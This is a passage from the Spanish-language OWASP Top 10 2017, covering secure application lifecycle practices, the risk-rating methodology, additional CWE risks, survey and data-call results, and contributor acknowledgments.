* Considere usar plantillas y listas de comprobación, tal como el [Anexo de Contrato de Software Seguro de OWASP](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex) **Nota**: El Anexo es un ejemplo específico a las leyes de contrato de EUA, y probablemente necesitará de revisión legale en su jurisdicción. Por favor obtenga consejo legal calificado antes de usar el Anexo.

## Planificación y Diseño

* Negociar la planificación y diseño con los desarrolladores e interesados internos, p. ej. especialistas de securidad.
* Definir la arquitectura de seguridad, controles, y contramedidas adecuadas a las necesidades de protección y el nivel de amenazas planificado. Esto debería contar con el apoyo de especialistas en seguridad.
* Asegurar que el propietario de la aplicación acepta los riesgos remanentes o bien que provea recursos adicionales.
* En cada etapa, asegurar de que se crean historias de seguridad para requerimientos funcionales, y se agreguen restricciones para requerimientos no funcionales.

## Desarrollo

* Por favor revise +D "¿Qué sigue para desarrolladores" para guía.

## Despliegue, Pruebas y Puesta en Producción

* Automatizar el despliegue seguro de la aplicación, interfaces y todo componente, incluyendo las autorizaciones requeridas.
* Probar las funciones técnicas y la integración a la arquitectura de TI, y coordinar pruebas de las funciones de negocio.
* Crear casos de "uso" y de "abuso" tanto desde el punto de vista netamente técnico como del negocio.
* Administrar pruebas de seguridad de acuerdo a los procesos internos, las necesidades de protección y el nivel de amenazas asumido para la aplicación.
* Poner la aplicación en operación y migrar de las aplicaciones usadas previamente en caso de ser necesario.
* Finalizar toda la documentación, incluyendo la Base de Datos de Gestión de la Seguridad (CMDB) y la arquitectura de seguridad.

## Operación y Gestión del cambio

* Operar incluyendo la administración de seguridad de la aplicación (p.ej. administración de parches).
* Aumentar la conciencia de seguridad de los usuarios y administrar conflictos de usabilidad vs seguridad.
* Panificar y gestionar cambios, por ejemplo la migración a nuevas versiones de la aplicación u otros componentes como Sistema Operativo, interfaces de software y bibliotecas.
* Actualizar toda la documentación, incluyendo en la CMDB y la arquitectura de seguridad.

## Retiro de Sistemas

* Cualquier dato requerido debe ser almacenado. Otros datos deben ser eliminados de forma segura.
* Retirar la aplicación en forma segura, incluyendo el borrado de cuentas, roles y permisos no usados.
* Establecer el estado de su aplicación a retirada en la CMDB.

# +R Notas sobre los riesgos

## Es sobre los riesgos que conllevan las vulnerabilidades


La Metodología de Evaluación del Riesgo para el Top 10 está basada en la [Metodología de Evaluación de Riesgo de OWASP](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology). Para cada categoría del TOP 10, estimamos que el riesgo típico que presenta cada vulnerabilidad en una aplicación web típica al observar los factores de probabilidad comunes y los factores de impacto para cada vulnerabilidad común. Luego, ordenamos el Top 10 de acuerdo a todas aquellas vulnerabilidades que típicamente presentan el riesgo más significativo para una aplicación. Estos factores son actualizados con cada edición del Top 10 a medida que cambian y evolucionan.

La [Metodología de Evaluación de Riesgo de OWASP](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) define numerosos factores para ayudar a calcular el riesgo de una vulnerabilidad identificada. Sin embargo, el Top 10 debe basarse en generalidades en lugar de vulnerabilidades específicas en aplicaciones y APIs reales. En consecuencia, nunca podremos ser tan precisos como el propietario o el administrador del sistema para calcular los riesgos para su(s) aplicación(es). Éstos mejor capacitados para juzgar la importancia de sus aplicaciones y datos, cuáles son sus amenazas, y cómo su sistema ha sido construido y cómo está siendo operado.

Nuestra metodología incluye tres factores de probabilidad para cada vulnerabilidad (prevalencia, posibilidad de detección y facilidad de explotación) y un factor de impacto (impacto técnico). La escala de riesgos para cada factor utiliza el rango de 1 (bajo) a 3 (alto). La prevalencia de una vulnerabilidad es un factor que normalmente no es necesario calcular. Para los datos de prevalencia, se han proporcionado estadísticas de prevalencia de un conjunto de organizaciones distintas (como se menciona en la sección de Agradecimientos en la página 25) y hemos calculado el promedio de sus datos agregados para elaborar el Top 10 de probabilidad de existencia según la prevalencia. Esta información fue posteriormente combinada con los dos factores de probabilidad (posibilidad de detección y facilidad de explotación) para calcular la tasa de probabilidad de cada vulnerabilidad. Esta tasa de probabilidad fue multiplicada por el impacto técnico promedio estimado para cada elemento para elaborar una clasificación de riesgo total para cada elemento en el Top 10 (cuanto mayor sea el resultado, mayor será el riesgo).La Detectabilidad, la Facilidad de Explotación y el Impacto se calcularon analizando los CVEs reportados que estaban asociados con cada una de las 10 categorías principales.

**Nota**: Tenga en consideración que éste enfoque no tiene en cuenta la probabilidad de que el agente de amenaza. Tampoco se tiene en cienta ninguno de los detalles técnicos asociados a su aplicación en particular. Cualquiera de éstos factores podrían afectar significativamente la probabilidad total de que un atacante encuentre y explote una vulnerabilidad en particular. Ésta clasificación tampoco tiene en consideración el impacto real sobre su negocio. Su organización deberá decidir cuánto riesgo de seguridad en las aplicaciones y APIs está dispuesta a asumir dada su cultura, la industria, y el entorno regulatorio. El propósito de OWASP Top 10 no es hacer el análisis de riesgo por usted.


El siguiente diagrama ilustra los cálculos del riesgo de **A6:2017 Configuración de Seguridad Incorrecta**.



# +RF Detalles Acerca de los Factores de Riesgo

## Resumen de Factores de Riesgo del Top 10

La siguiente tabla presenta un resumen del Top 10 de Riesgos de Seguridad en Aplicaciones 2017, y los factores de riesgo que hemos asignado a cada uno de ellos. Estos factores fueron determinados basándose en las estadísticas disponibles y la experiencia del equipo del Top 10 de OWASP. Para entender éstos riesgos para una aplicación en particular u organización, usted debe considerar sus propios agentes de amenaza de impactos de negocio específicos. Incluso vulnerabilidades de software graves podrían no representar un riesgo serio si no hay agentes de amenaza en posición para ejecutar el ataque necesario, o el impacto de negocio es insignificante para los activos involucrados.



## Riesgos Adicionales a Considerar

El TOP 10 abarca un amplio espectro, pero existen otros riesgos que debería considerar y evaluar en su organización. Algunos de éstos se han publicado en versiones previas del Top 10, y otros no, incluyendo nuevas técnicas de ataque que son identificadas constantemente. Otros riesgos de seguridad en aplicaciones importantes (ordenados según su identificador de CWE) que también debería considerar:

* [CWE-352: Falsificación de Peticiones en Sitios Cruzados (CSRF)](https://cwe.mitre.org/data/definitions/352.html)
* [CWE-400: Consumo de Recursos sin Control ('Agotamiento de Recursos', 'AppDoS')](https://cwe.mitre.org/data/definitions/400.html)
* [CWE-434: Carga de Archivos de Tipos Peligrosos sin Restricciones](https://cwe.mitre.org/data/definitions/434.html)
* [CWE-451: Mal Representación de información crítica en la Interfaz de Usuario (UI) - Clickjacking y otros](https://cwe.mitre.org/data/definitions/451.html)
* [CWE-601: Redirecciones y Reenvios no Validados](https://cwe.mitre.org/data/definitions/601.html)
* [CWE-799: Control Inapropiado sobre la Frecuencia de Interacción (Anti-Automation)](https://cwe.mitre.org/data/definitions/799.html)
* [CWE-829: Inclusión de Funcionalidades desde fuera del la zona controlada de confianza (Contenido de Terceros)](https://cwe.mitre.org/data/definitions/829.html)
* [CWE-918: Falsificación de Peticiones desde el lado del Servidor (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

# +Dat Metodología y Datos

En la Cumbre del Proyecto OWASP, participantes activos y miembros de la comunidad decidieron una visión de vulnerabilidad, con hasta dos (2) clases de vulnerabilidad con visión de futuro, con un orden definido parcialmente por datos cuantitativos y parcialmente por encuestas cualitativas.

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

## Encuesta a la Industria

Para la encuesta, recopilamos las categorías de vulnerabilidad que habían sido identificadas previamente como "en la cúspide" o que se mencionaron en las devoluciones a la RC1 del Top 10 2017 en la lista de correo. Los incluimos en una encuesta ordenada y les pedimos a los encuestados que clasificaran las cuatro principales vulnerabilidades que consideraban deberían incluirse en el Top 10 - 2017 de OWASP. La encuesta se realizó del 2 de agosto al 18 de septiembre de 2017. Se obtuvieron 516 respuestas y se clasificaron las vulnerabilidades.

| Clasificación | Categorías de Vulnerabilidad de la Encuesta | Puntuación |
| --- | --- | --- |
| 1 | Exposición de Información Privada ('Violación de Privacidad') [CWE-359] | 748 |
| 2 | Fallas criptográficas [CWE-310/311/312/326/327] | 584 |
| 3 | Deserialización de datos no confiables [CWE-502] | 514 |
| 4 | Sobrepaso de Autorización a traves de entradas de datos controladas por el usuario (IDOR & Path Traversal) [CWE-639] | 493 |
| 5 | Registro y Monitoreo Insuficientes [CWE-223 / CWE-778] | 440 |

La exposición de la información privada es claramente la vulnerabilidad de mayor puntuación, pudiéndose considerar como un caso específico de la ya existente **A3:2017 Exposición de Datos Sensibles**. Las fallas criptográficas se pueden considerar dentro de la exposición de datos sensibles. La deserialización insegura fue clasificada en el tercer lugar, por lo que se agregó al Top 10 como **A8:2017 Deserialización Insegura** luego de haber clasificado su riesgo. La cuarta, claves de datos controladas por el usuario se encuentra incluída en **A5:2017 Pérdida de Control de Acceso**; es bueno verla en la encuesta, ya que no hay muchos datos relacionados con las vulnerabilidades de autorización. La categoría número cinco clasificada en la encuesta es Registro y Monitoreo Insuficientes, lo que creemos es una buena opción para la lista de los 10 Principales, razón por la cual se ha convertido en **A10:2017 Registro y Monitoreo Insuficientes**. Hemos llegado a un punto en el que las aplicaciones necesitan ser capaces de definir lo que puede ser un ataque y generar registros, alertas, escalada y respuesta adecuados.

## Llamada Pública de Datos

Tradicionalmente, los datos recopilados y analizados se basaban más en los datos de frecuencia; cuántas vulnerabilidades fueron detectadas en las aplicaciones probadas. Como es bien sabido, las herramientas reportan tradicionalmente todos los casos encontrados de una vulnerabilidad y los seres humanos reportan tradicionalmente un solo hallazgo con un número de ejemplos. Esto hace que sea muy difícil agregar los dos estilos de reporte de forma comparable.

Para la versión 2017, la tasa de incidencia se calculó en función del número de aplicaciones en un conjunto de datos dado que tenían uno o más tipos de vulnerabilidad específicos. Los datos de muchos contribuyentes más grandes fueron proporcionaron en dos formas: La primera fue la manera tradicional de contar cada instancia encontrada de una vulnerabilidad, mientras que la segunda fue el conteo de aplicaciones en las que se encontró cada vulnerabilidad (una o más veces). Aunque no es perfecto, esto nos permite comparar razonablemente los datos de obtenidos tanto por las herramientas asistidas por humanos como por pruebas humanas asistidas por herramientas. Los datos en bruto y el trabajo de análisis se encuentran disponibles en [GitHub](https://github.com/OWASP/Top10/tree/master/2017/datacall). Nos proponemos ampliarlo con una estructura adicional en futuras versiones del Top 10.

Recibimos más de 40 respuestas al llamado público de datos. Dado que ya muchas de ellas procedían de la llamado público de de datos original que se centraba en la frecuencia, pudimos utilizar datos de 23 contribuyentes que cubrían unas 114.000 aplicaciones aproximadamente. Utilizamos un bloque de tiempo de un año cuando fue posible e identificado por el colaborador. La mayoría de las aplicaciones son únicas, aunque reconocemos la probabilidad de algunas aplicaciones repetidas entre los datos anuales de Veracode. Los 23 conjuntos de datos utilizados se identificaron como pruebas humanas asistidas por herramientas o bien como tasas de incidencia proporcionadas específicamente por herramientas asistidas por humanos. Las anomalías en los datos seleccionados de incidencia del 100%+ se ajustaron hasta el 100% máximo. Para calcular la tasa de incidencia, se calculó el porcentaje de las aplicaciones totales que contenían cada tipo de vulnerabilidad. La clasificación de la incidencia se utilizó para el cálculo de la prevalencia en el riesgo global para la clasificación de los 10 primeros.

# Agradecimientos

## Agradecimientos a los Contribuyentes con Datos

Quisiéramos agradecer a las muchas organizaciones que contribuyeron con datos sobre vulnerabilidades que sostienen la actualización del 2017:

* ANCAP
* Aspect Security
* AsTech Consulting
* Atos
* Branding Brand
* Bugcrowd
* BUGemot
* CDAC
* Checkmarx
* Colegio LaSalle Monteria
* Company.com
* ContextIS
* Contrast Security
* DDoS.com
* Derek Weeks
* Easybss
* Edgescan
* EVRY
* EZI
* Hamed
* Hidden
* I4 Consulting
* iBLISS Seguran̤a & Intelig̻encia
* ITsec Security Services bv
* Khallagh
* Linden Lab
* M. Limacher IT Dienstleistungen
* Micro Focus Fortify
* Minded Security
* National Center for Cyber Security Technology
* Network Test Labs Inc.
* Osampa
* Paladion Networks
* Purpletalk
* Secure Network
* Shape Security
* SHCP
* Softtek
* Synopsis
* TCS
* Vantage Point
* Veracode
* Web.com

Por primera vez, todos los contribuyentes con datos para el Top 10, y la lista complieta de contribuyentes se encuentra [públicamente disponible](https://github.com/OWASP/Top10/tree/master/2017/datacall/submissions).

## Agradecimientos a contribuyentes particulares

Quisiéramos agradecer a los contribuyentes particulares que han colaborado con horas de dedicación y contribución colectiva para el Top 10 en GitHub.

* ak47gen
* alonergan
* ameft
* anantshri
* bandrzej
* bchurchill
* binarious
* bkimminich
* Boberski
* borischen
* Calico90
* chrish
* clerkendweller
* D00gs
* davewichers
* drkknight
* drwetter
* dune73
* ecbftw
* einsweniger
* ekobrin
* eoftedal
* frohoff
* fzipi
* gebl
* Gilc83
* gilzow
* global4g
* grnd
* h3xstream
* hiralph
* HoLyVieR
* ilatypov
* irbishop
* itscooper
* ivanr
* jeremylong
* jhaddix
* jmanico
* joaomatosf
* jrmithdobbs
* jsteven
* jvehent
* katyanton
* kerberosmansour
* koto
* m8urnett
* mwcoates
* neo00
* nickthetait
* ninedter
* ossie-git
* PauloASilva
* PeterMosmans
* pontocom
* psiinon
* pwntester
* raesene
* riramar
* ruroot
* securestep9
* securitybits
* SPoint42
* sreenathsasikumar
* starbuck3000
* stefanb
* sumitagarwalusa
* taprootsec
* tghosth
* TheJambo
* thesp0nge
* toddgrotenhuis
* troymarshall
* tsohlacol
* vdbaan
* yohgaki

Y a todos los que han provisto feedback a través de twitter, correo electrónico y otros medios.

Seríamos negligentes si dejáramos de mencioar a Dirk Wetter, Jim Manico y Osama Elnaggar por haber provisto asistencia extensiva. También, a Chris Frohoff y Gabriel Lawrence por su invaluable aporte en la escritura del nuevo riesgo A8:2017 Deserialización Insegura.